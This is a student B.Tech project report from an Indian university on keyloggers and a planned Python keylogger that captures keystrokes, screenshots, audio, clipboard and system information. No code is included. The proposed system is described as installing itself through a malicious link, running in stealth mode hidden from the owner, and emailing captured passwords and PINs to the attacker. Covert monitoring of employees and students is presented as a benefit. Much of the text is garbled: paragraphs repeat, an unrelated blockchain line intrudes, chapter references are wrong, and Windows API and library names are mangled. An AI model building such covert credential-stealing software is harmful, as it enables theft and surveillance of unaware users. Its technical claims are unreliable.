# KEYLOGGER-CAPTURE(KEYSTROCKS), SCREENSHOT,AUDIO FILE, OPERATING SYSTEM INFORMATION WITH IP ADDRESS

Submitted in partial fulfillment of the requirements for the award of

Bachelor of Technology degree in Information Technology

By

**PIYUSHSINHA (Reg No. 38120057)**

**MANISHYADAV (Reg No. 38120099)**


**DEPARTMENT OF INFORMATION TECHNOLOGY**

**SCHOOL OF COMPUTING**

# SATHYABAMA

**INSTITUTE OF SCIENCE AND TECHNOLOGY**

**(DEEMED TO BE UNINVERSITY)**

**Accredited with Grade "A" by NAAC**

**JEPPIAAR NAGAR, RAJIV GANDHI SALAI, CHENNAI – 600 119**

**APRIL 2022**

**SATHYABAMA**
**INSTITUTE OF SCIENCE AND TECHNOLOGY**
**(DEEMED TO BE UNIVERSITY)**
Accredited with "A" Grade by NAAC
Jeppiaar Nagar, Rajiv Gandhi Salai, Chennai - 600 119.
**Phone: 044 - 2450 3150 / 51 / 52 / 54 / 55 Fax: 044 - 2450 2344**
**www.sathyabama.ac.in**

ISO 9001:2015

## DEPARTMENT OF INFORMATION TECHNOLOGY

## BONAFIDE CERTIFICATE

This is to certify that this Project Report is the bonafide work**PIYUSH SINHA(Reg No: 38120057) and YADAV MANISH UDAY(Reg No: 38120099)** who carried out the project entitled **"KEYLOGGER-CAPTURE(KEYSTROCKS), SCREENSHOT,AUDIO FILE, OPERATING SYSTEM INFORMATION WITH IP ADDRESS"** under our supervision from **NOVEMBER 2021** to **APRIL 2022.**

**Dr. P.JEYANTHI M.E., Ph.D.,**

**INTERNAL GUIDE**

**Dr. R. SUBHASHINI M.E., Ph.D.,**

**HEAD OF THE DEPARTMENT**

---

**Submitted for Viva voce Examination held on _____**

**Internal Examiner** **External Examiner**

# DECLARATION

**I, PIYUSH SINHA (Reg No: 38120057)** hereby declare that the Project Report entitled as**"KEYLOGGER-CAPTURE(KEYSTROCKS), SCREENSHOT, AUDIO FILE, OPERATING SYSTEM INFORMATION WITH IP ADDRESS"**done by me under the guidance of **Dr. P.JEYANTHI M.E., Ph.D.,** is submitted in partial fulfillment of the requirements for the award of **Bachelor of Technology (B.Tech.)** degree in **Information Technology (IT).**

**DATE: 03/05/2022**

**PLACE: CHENNAI** **SIGNATURE OF THE CANDIDATE**

# ACKNOWLEDGEMENT

I am pleased to acknowledge my sincere thanks to Board of Management of **SATHYABAMA** for their kind encouragement in doing this project and for completing it successfully. I am grateful to them.

I convey my thanks to **Dr. T.SASIKALA, M.E., Ph.D., Dean,** School of Computing and **Dr. R. SUBHASHINI M.E., Ph.D.,** Headsof theDepartment of Information Technology for providing me necessary support and details at the right time during the progressive reviews.

I would like to express my sincere and deep sense of gratitude to my Project Guide**Dr. P.JEYANTHI M.E., Ph.D.,** for her valuable guidance, suggestions and constant encouragement paved way for the successful completion of my project work.

I wish to express my thanks to all Teaching and Non-teaching staff members of the Department of **Information Technology**who were helpful in many ways for the completion of the project.

# ABSTRACT

Keyloggers are a type of computer malware that records keystroke events on the keyboard and saves them to a log file, allowing it to steal sensitive data like passwords. Malicious software captures usernames, PINs, and passwords as a result. Without drawing the user's attention, the hacker Keyloggers possess a big threat to both Transactions such as commercial and personal i.e., E-commerce, online banking, email chatting, and other similar activities are examples of online activities.An attacker can collect valuable data without entering into a strong database or file server using this method.

The main purpose of keyloggers is to tamper with the chain of events that occur when a key is pressed, and information is displayed on the screen as a result of the keystroke. Keyloggers can be used for both lawful and illegitimate objectives, depending on the user who is utilising it. Keyloggers for systems, i.e., for identifying fraudulent users, can be used by system administrators. Keyloggers can help a computer forensics analyst examine digital files more effectively. Keyloggers are extremely useful for keeping track on ongoing criminal activity.

.

# TABLE OF CONTENTS

# LIST OF FIGURES

# CHAPTER 1

# INTRODUCTION

## 1.1OUTLINE OF THE PROJECT

Software Key loggers, also known as keystroke loggers, record the keys hit on a device and save them to a file, which is then accessed by the person who deployed the malware. A key logger can be either software or hardware.

A hardware keylogger is a device that connects your keyboard to your computer. Keyloggers can be connected directly to the keyboard and the computer through manually using one of two approaches. PS/2 and the USP keylogger are two examples of this method.

Acoustic keylogger, unlike hardware keyloggers, analyses the sound of individual keystrokes is recorded. To react to the sound of the user's typing, special equipment is needed. The sound of the keyboard was picked up from hundreds of feet away using a parabolic microphone, which was designed to record over a long distance.

Bluetooth connections have been used by wireless keyloggers to send information to a log file. over a distance of up to 100 meters. The main goal of this wireless keylogger is to intersect broadcast packets from a wireless keyboard that engage a 27 MHz RF link to transfer translated RF keystroke characters. The disadvantage of this wireless keylogger is that it requires a receiver/antenna that is somewhat close to the target region to work. Figure 3 depicts a Bluetooth-enabled keylogger.

Software keyloggers capture data as it travels across the keyboard and through the operating system. It keeps track of keystrokes, saves them in a secure location, and subsequently sends them to the keylogger's author.




*Figure 1.1 Overview of Keylogger*

## 1.2 APPLICATION

### 1.2.1Screen Surveillance

Keyloggers can record passwords and other personal information entered through the keys, pose a large risk to users. Secret passwords, bank account information, website identities, and social media login information can all be obtained as a result of this.




*Figure 1.2 Capturing Screenshot*

### 1.2.2Chat Surveillance

We can create a keylogger program using Python to capture the keystrokes typed through a computer's keyboard. The keystrokes are saved in a text file, and it records all input. You can use a key logger to monitor activity on your computer.


*Figure 1.3 Chat Surveillance*

### 1.2.3Recording Files/Folders

We can create a keylogger program using Python to capture the Audio files. The files are saved in a wav format, and it records all type of audio. You can use a key logger to monitor activity on your computer.




*Figure 1.4Recording Files/Folder*

### 1.2.4Reporting via e-mail

We can send all the captured file from target system to a specific location, or we can send it directly to hacker e-mail.




*Figure 1.5 Reporting via E-mail*

## 1.3 APPLICATION SEURITY

Another effective detection mechanism is tainted data analysis, which is directly aimed at kernel-level keyloggers. The majority of kernel-level keyloggers have been found to alter the usual data flow of a keyboard driver or driver stack in order to capture and transmit keystroke data. As a result, when data is being transported along the chain of keyboard device drivers in the kernel, user keystroke data is extracted. The use of network firewalls and routers to allow or refuse network traffic to a local workstation based on a defined rule set is the most advanced level of prevention. Because they restrict access based on a broad set of rules, routers often provide less robust preventive capabilities than firewalls.




*Figure 1.6 Layering of threat mitigation tools to prevent malware infection*

## 1.3 PROBLEM STATEMENT

For white hat hackers, a study of keylogger management and mitigation is essential: management focuses on identifying a keylogger that has already infected a system and removing it effectively, whereas mitigation focuses on limiting keyloggers permissions**.**Applications that use incoming or outgoing network activity are possible infection pathways and must be followed to ensure that unwanted computer access is prohibited. The likelihood of infection decreases significantly when apps are designed to emphasize security above functionality, but there are obvious limits to how much feature can be removed**.**Applications that use incoming or outgoing network activity are possible infection pathways and must be followed to ensure that unwanted computer access is prohibited. The likelihood of infection decreases

significantly when apps are designed to emphasize security above functionality, but there are limits to how much feature can be removed**.**

### 1.4PROBLEM DESCRIPTION

Malware detection is frequently categorized as static or dynamic. Signature-based pattern recognition is used in static detection, whereas behavior and operational-based monitoring is used in dynamic sensing. Malware detection software must monitor a system for recognized malicious signatures in needed to execute static detection. Behavioral-based detection techniques keep an eye on the platform for strange activity that could be carried out by a keylogger, such as system file modifications or I/O information retrieval.Threat mitigation tools detect and stop malware before it has an impact on its victims, which is how keyloggers and other types of malwares are prevented. Antivirus software, intrusion prevention systems, firewalls and routers, and even application preferences are examples of such tools and how such tools are layered in an attempt to safeguard host machines against malware infestation.Antivirus software is likely the most widely used kind of malware protection, as it performs a large range of mitigation duties such as vital system component checking, meaningful activity monitoring for suspicious behavior, file scanning, and network control.

apps are designed to emphasize security above functionality, but there are limits to how much feature can be removed**.**

**Chapter 2** emphasis on Literature Review.

**Chapter 3** studies about the System Analysis.

**Chapter 2** focused on the Methodologies used in the project building.

**Chapter 2** emphasized on various Result and Discussion.

**Chapter 2** had detailed Conclusion and Future Work.

# CHAPTER 2

# LITERATURE SURVEY

### 2.1 STATE OF ART

In this section, the literature review of keylogger technology is mentioned. The section is divided into two major categories i.e. keylogger in Industry, keylogger in education, given in Sections 2.1 and 2.2 and respectively.
blockchain inWireless Sensor Networks (WSN), given in Sections 2.1, 2.2 and 2.3, respectively.

### 2.1.1KEYLOGGER IN EDUCTION

As online education platform is increasing,keylogger can inspire to do hard work. There may be students who will do their daily work to impress teacher by using internet source. Knowing they’re being watched will be a motivator to work diligently.

### 2.1.2KEYLOGGER IN INDUSTRY

**Reduces Corruption& Ensure Accurate Report:**

**A.**You'll get accurate and detailed reports regarding employee activities if you install a software keylogger. You can feel confident that your personnel are just doing their best.

**B**.Users are at risk because keyloggers can record passwords and other personal information entered through the keys. This can lead to the invasion of secret passwords, bank account information, online identities, and social network login information***.***

## 2.2 INFERENCE FROM LITERATURE

To notice keyloggers more clearly, it is critical for an individual to have a firm grasp on the fundamentals of what keyloggers are, how they are implemented, and the various approaches to them. To respond to these kinds of questions, we'll go over the various types of algorithms that have been developed so far to solve the problem, as well as the disadvantages of each system.Key logging is a safety trade-off technique that should be feasible from a variety of perspectives. When an attacker gains physical access to your computer, they can wiretap the physical hardware, such as the keyboard, to capture the user's valuable information. This technique is totally reliant on some real-world phenomena, such as sound transmission from a client's composition or the electromagnetic propagation of a remote console.Keyloggers are used for both legal and illegal reasons example Attackers commonly use keyloggers to steal private information from individuals or businesses. Many credit card details have previously been hacked by criminals using keyloggers.

# CHAPTER 3
# SYSTEM ANALYSIS

## 3.1 EXISTING SYSTEM

The existing model of the current problem statement is the traditional style of transferring data using keylogger is very costly and not for the small purpose However, we have keylogger which is basically used for monitoring payments and, PINs, and passwords as a result. Without drawing the user's attention.A hardware keylogger is a device that connects your keyboard to your computer. Keyloggers can be connected directly to the keyboard and the computer through manually using one of two approaches. PS/2 and the USP keylogger are two examples

## 3.2 PROPOSED SYSTEM

We can construct software keyloggers instead of physical keyloggers to solve the above-mentioned problem. The proposed model offers a technique that alleviates the challenges of installing the keylogger in the target system. Because software keyloggers can be deployed remotely and do not require physical access to the target system, they are very popular. The proposed software is capable of installing itself in a targeted system when the user, for example, clicks on a malicious link sent to him via email or social media, and then captures all of the user's keystrokes while logged into the system, saves the logs in a folder, or sends the logs directly to the third party's email address.

### 3.2.1 Architecture Overview

Most frequent keyloggers target the keyboard; it comprises of a circuit matrix A key matrix, often known as a key database, is a database that contains keys. Depending on the keyboard manufacturer, there are many distinct types of key matrix. When the user pushes a key, the circuit closes the key matrix, which is detected by the keyboard processor and ROM. The circuit location is converted to a message or control code by the CPU, which is subsequently delivered to the keyboard storage. The computer's keyboard controller receives and transmits incoming keyboard data to the Windows operating system. The data that travels between the operating

system and the computer keyboard interface is captured by a keylogger. As a result, the message flow is not sent to the hook method that follows.

**A. Different Types of Keyloggers**

Hardware, acoustic, wireless intercept, and software are the four basic types of keyloggers. These keyloggers All of them have one thing in common: they keep track of the sensitive information they collect in a log file. Despite the fact that they have varied ramifications and information grabbing processes.

**Keylogger (hardware): -**

A hardware keylogger is a tool that fits between the keyboard and the computer. Keyloggers can be linked to the keyboard physically and computer using one of two approaches. PS/2 and the USP keylogger are two examples of this method.




*Figure 3.1 Hardware*

The second technique requires the insertion of a keylogger circuit within the keyboard standard rather than a physical connection to the PC. This strategy has the advantage of not requiring users to physically monitor keyloggers.

**Keylogger with audible input: -**

Acoustic keylogger, unlike hardware keyloggers, analyses and records the sound of individual keystrokes. Special equipment is necessary to listen to the sound of the user's typing. The sound of the keyboard was picked up from hundreds of feet away using a parabolic microphone, which was designed to record over a long distance.

**Keylogger on the go: -**

Bluetooth connections have been used by wireless keyloggers to send information to a log file. over a distance of up to 100 meters. The main goal of this wireless

keylogger is to intercept broadcast packets from a wireless keyboard that engage a 27 MHz RF link to transfer translated RF keystroke characters. The disadvantage of this wireless keylogger is that it requires a receiver/antenna that is somewhat close to the target region to work. Figure 3 depicts a Bluetooth-enabled keylogger.


*Figure 3.2 Bluetooth Keylogger*

**Keylogger software: -**

Data travelling over the keyboard and through the operating system is intercepted by software keyloggers. It records keystroke events, saves them in a remote place, and then sends them to the keylogger's creator. The eradication of spyware parasites revealed a total of 540 keyloggers, the majority of which were software-based. The operating system's keyboard driver converts a character pressed on the keyboard or a mouse click into a window message called WM KEYDOAWN. The machine message queue has been modified with this message. The message is subsequently placed in the application thread's message queue, along with the current window on the screen. window operating system. Interrogation cycle, traps keylogger, rootkits keylogger, and keylogger kernel mood are the four primary categories of software keyloggers. These classifications are based on how keyloggers work.

**Cycle of interrogation: -**

**(A) Keylogger software**

This form of keylogger is the most basic and is easily detectable. Several API calls that provide data to int variables are used, as well as a throughout the function call procedure, use a custom function to return char. By interrogating keys on the keyboard, the Pynput.keyboard function detects if a key is up or down at the time the function is called, for example, if a key is pressed or released. Pynput.keyboard typically saves the status of the 256 virtual keys in a buffer before returning the state of each key on the keyboard.

**(B). Keylogger software (B. Traps)**

Making hook-and-loop spyware for the keyboard Mechanism is considered a conventional method. This Not only does this approach work for GUI apps, but it also works for other types of applications. Not the keystrokes, but the messages that are processed in as well as a window of another GUI programmed for the sake of the hook handling code for the installation hook mechanism must be with the help of API functions, create a DLL. As an example,SetWindowHookEx is used to install a program.

unhooksWindowHookEx aids in the removal of the hook by putting a defined hook technique into a hook chain. The keylogger determines which type of message called the hook handler when the SetWindowHookEx function is used.

The GUI programmer receives the first Making hook-and-loop keyloggers for the keyboard Mechanism is considered a conventional method.

**(C). Keylogger Software Rootkits**

In contrast to trap software keyloggers, rootkit software keyloggers are the most harmful sort of keylogger, yet they are rather uncommon. It is a collection of functions that are responsible for the processing of messages or supplied text. To capture and monitor messages collected by GUI applications, it contains methods called import get pass, TranslateMessage library, and PeekMessagedll function. As a result, it effortlessly intercepts messages and data using a variety of methods and functions.

### 3.2.2 Workflow of Proposed System

Captures usernames, PINs, and passwords, Monitoring and recording of the clipboard, Tracking/Program Application, Reporting via e-mail.




*Figure 3.3System flow diagram*

### 3.3 KEY REQUIREMENTS

The fundamental goal of keyloggers is to intercept any two links in the chain of events that occurs between when a key is hit and when data about a certain keystroke is presented on the monitor. Surveillance video, a hardware bug in the keyboard, cables, or the computer itself, intercepting input/output, substituting the keyboard driver, the sensor driver in the keyboard stack, able to intercept kernel functions by any means possible (substituting addresses in system tables, splicing function code, etc.), intercepting DLL functions in user mode, and, finally, requesting information from the keyboard using standard documented methods can all be used to achieve this**.**

### 3.3.1 Design and Implementation

The spreading medium, the type of target machine, the keylogger's lifetime, and the level of silence and footprint left on the machine while active all influence keylogger design and implementation techniques.A remote injection of a software keylogger attacking an operating system's user mode, for example, and a physical device deployment of a hardware keylogger are both common. To ensure proper installation, software keyloggers require a well-crafted infection method, such as a

web browser vulnerability. The attacker can detect and exploit existing security flaws depending on the browser being used.

### 3.3.2 The development process




*Figure 3.4 Architecture of Keylogger*

The above figure represents the various stages how the data are passed to hacker as a person interact with keyboard.

### 3.3.3 OBSERVING USER DATA

The capability that will be required to capture keystrokes and mouse events will be activated. The capacity will capture what the client is typing in the console as well as the mouse click. It will snap a screenshot of the title of the current window. As a result, the proprietor of the product will examine all of their information without understanding who the client of the framework is.

### 3.3.4 SENDING SECRET INFORMATION

The software has two options for saving log information: one is to put it in a hidden folder, and the other is to send the log files directly to the software's owner's email address.

### 3.3.5 MAKE THIS SOFTWARE IN STEALTH MODE

One major feature of the software is that it operates in stealth mode. Generally, this mechanism will hide the keylogger software first from owner, but it will ensure that the software is always on and recording all keystrokes.

### 3.4 SYSTEM REQUIREMENTS

**SOFTWARE**

| | | |
|---|---|---|
| Operating System | : | Windows 7 / Windows 10 |
| IDE | : | Python |

# CHAPTER 4

## METHODOLOGIES

### 4.1 Environment

Keylogging is utilized for a variety of purposes. It is used to track Internet activity for company security, parental control, and schools. A keylogger secretly captures everything you do, including what you type in a word document, emails, online conversations, and Internet usage. Because a keylogger captures all keystrokes, you may see the user's name and password as they put it into a form in plain text. Furthermore, if utilizing secure email

### 4.1.1getpass

This function checks the environment variables LOGNAME, USER, LNAME and USERNAME, in order, and returns the value of the first one which is set to a non-empty string. If none are set, the login name from the password database is returned on systems

### 4.1.2 Pynput.keyboard

This library allows you to control and monitor input devices

### 4.1.3 Fernet

Fernet assures that a communication encrypted with it cannot be modified or read.

### 4.1.4 Smtplib

smtplib is a Python package that allows you to send emails using the Simple Mail Transfer Protocol (SMTP)

### 4.1.5 Socket

A request for the page's text can be sent using the socket s. The response will be read via the same socket**.**

### 4.1.6 Clipboard(win32clipboard)

It is utilized to achieve cross-platform copy and pasting in Python. It is a cross-platform library, making it usable in different operating systems to capture clipboard information.

### 4.1.7 Time

It is used to import real time in the application

# CHAPTER 5

# RESULTS AND DISCUSSIONS

## 5.1 RESULT

Keyloggers span a wide range of topics, including keylogger design and implementation, legal and ethical issues, real coding, and current activity in this field. These projects are especially encouraging because they give students a hands-on exposure to software security programmers. Keyloggers are an important part of today's cybersecurity education.

### 5.1.1This project's activities include:

to utilize what they've learned about malware generation and apply it to a critical analysis of malware detection and prevention approaches

# CHAPTER 6

# CONCLUSION AND FUTURE WORK

## 6.1 CONCLUSION

Keyloggers are sophisticated tools that can access not only the platform, but also the user's private information like their name, password, pin, card and bank statement. While some keyloggers are utilized in a legal manner, the creators of many keyloggers do so unlawfully. The most frequent keylogger types and strategies used to hide themselves while subverting a user's PC were examined in this study. In addition, we looked at the present situation of keyloggers and the methods through which they spread Finally, we looked into existing detection methods and made some recommendations for prevention.

## 6.2 FUTURE ENHANCEMENT




*Figure 6.1 Using Keylogger in tech field*

Monitoring keylogging technology within an organization is similar to controlling other dangerous code or threats is that Universal awareness, regular monitoring, and layered protection are all required. The most essential thing is to be aware of the implications, to understand how it works, and to know how to identify it. As a consequence, malware detection and countermeasures must be part of the emergency response plan for the firm

## REFERENCES


1 Use of legal software products for computer monitoring, keylogger.org.

2 V. W. Berninger (Ed., 2012), Past, present, and future contributions of cognitive writing research to cognitive psychology. New York/Sussex: Taylor & Francis. ISBN 9781848729636.

3 John Leyden (2000-12-06). "Mafia trial to test FBI spying tactics: Keystroke logging used to spy on mob suspect using PGP". The Register. Retrieved 2009-04-19.

4 Andrew Kelly (2010-09-10). "Cracking Passwords using Keyboard Acoustics and Language Modeling".

5 Sarah Young (14 September 2005). "Researchers recover typed text using audio recording of keystrokes". UC Berkeley NewsCenter.

6 Maggi, Federico; Volpatto, Alberto; Gasparini, Simone; Boracchi, Giacomo; Zanero, Stefano (2011). A fast eavesdropping attack against touchscreens (PDF). 7th International Conference on Information Security.IEEE.doi:10.1109/ISIAS.2011.6122840.

7 M. Aslam, R. N. Idrees, M. M. Baig, and M. A. Arshad, “Antihook shield against the software key loggers,” in Proceedings of the National Conference of Emerging Technologies, 2004

8 L. Martignoni, E. Stinson, M. Fredrikson, S. Jha, and J. C. Mitchell, “A layered architecture for detecting malicious behaviors,” in RAID ’08: Proceedings of the 11th international symposium on Recent Advances in Intrusion Detection. Heidelberg: Springer-Verlag, 2008

9 D. Le, C. Yue, T. Smart, and H. Wang, “Detecting kernel level keyloggers through dynamic taint analysis,” College of William & Mary, Department of Computer Science, Williamsburg, VA, Tech. Rep. WM-CS-2008-05, May 2008.

10 B. Cogswell and M. Russinovich, “Rootkitrevealer v1.71,” 2006 (accessed May 8, 2010), http://technet.microsoft.com/en-us/sysinternals/ bb897445.aspx.

11 C. Wood and R. K. Raj, “Sample keylogging programming projects,” 2010 (accessed May 8, 2010), http://www.cs.rit.edu/~rkr/ keylogger2010.

12 B. Whitty, “The ethics of key loggers,” Article on Technibble.com, June 2007 (accessed May 8, 2010), http://www.technibble.com/ the-ethics-of-key-loggers/.

13 J. Todd, “Clandestine file system driver,” 2005 (accessed May 8, 2010), http://www.rootkit.com/newsread.php?newsid=386.

14 LKL, “Linux keylogger,” 2010 (accessed May 8, 2010), http://sourceforge.net/projects/lkl/.

,

